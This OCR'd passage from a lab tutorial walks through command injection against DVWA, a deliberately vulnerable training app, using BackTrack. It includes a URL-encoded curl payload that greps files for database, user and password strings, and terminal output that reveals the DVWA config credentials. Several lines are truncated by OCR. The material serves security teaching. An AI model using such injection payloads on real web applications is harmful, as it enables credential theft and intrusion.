
6. Copy Post Data
   - **Instructions:**
     1. Click on the first POST you see
     2. Right Click on POSTDATA
     3. Click on Copy All

- 


7. Open gedit
   - **Instructions:**
     1. cd /var/www/logdir/
     2. gedit find_execution.txt 2>/dev/null &

- 

8. Paste and Save
    - **Instructions:**
        1. Right click on the white portion of the screen
        2. Click Paste
        3. Click the Save Button


- 

9. Execute Curl Encoded Command Execution Injection
   - **Note(FYI):**
     - Resize and place your GEDIT screen in the upper half of yo
     - Resize and place your TERMINAL screen in the bottom half o
   - **Instructions:**
     0. Place the following curl command into your BackTrack Termi
        PHPSESSID and DVWA IP Address.
        - curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqplhovj584" --data "ip=1
          print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&
     1. Press <Enter>
   - **Note(FYI):**
     0. Replace 6kavca1tmq8b32djqplhovj584 with your PHPSESSID
     1. Replace 192.168.1.118 with the IP address of the DVWA (Fed

- 

Section 15: Proof of Lab

1. Proof of Lab (**On BackTrack**)
    - **Instructions:**
        1. egrep '(database|user|password)' find.txt
        2. date
        3. echo "Your Name"
    - **Proof of Lab Instructions**:
        1. Do a <PrtScn>
        2. Paste into a word document
        3. Upload to Moodle


BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
Thu Aug 14, 11:29 AM
root@bt: /var/www/logdir
File Edit View Terminal Help
root@bt:/var/www/l# egrep '(database|user|password)' find.txt
/var/www/html/dvwa/config/config.inc.php~:# If you are having problems connecting to t
L database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php~:$_DVWA['db_database'] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php~:$_DVWA['db_user'] = 'root';
/var/www/html/dvwa/config/config.inc.php~:$_DVWA['db_password'] = 'dvwaPASSWORD';
/var/www/html/dvwa/config/config.inc.php:# If you are having problems connecting to th
database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php:$_DVWA['db_database'] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php:$_DVWA['db_user'] = 'root';
/var/www/html/dvwa/config/config.inc.php:$_DVWA['db_password'] = 'dvwaPASSWORD';
root@bt:/var/www/logdir#
root@bt:/var/www/logdir#
root@bt:/var/www/l# date
Thu Aug 14 11:29:35 COT 2014
root@bt:/var/www/logdir#
root@bt:/var/www/logdir#
root@bt:/var/www/# echo "Your Name"
Your Name
root@bt:/var/www/logdir#
root@bt:/var/www/logdir#
root@bt:/var/www/logdir#
1
2
3
root@bt: /var/www/lo...
Damn Vulnerable We...
Tamper Data - Ongoi...
*find_execution.txt (/...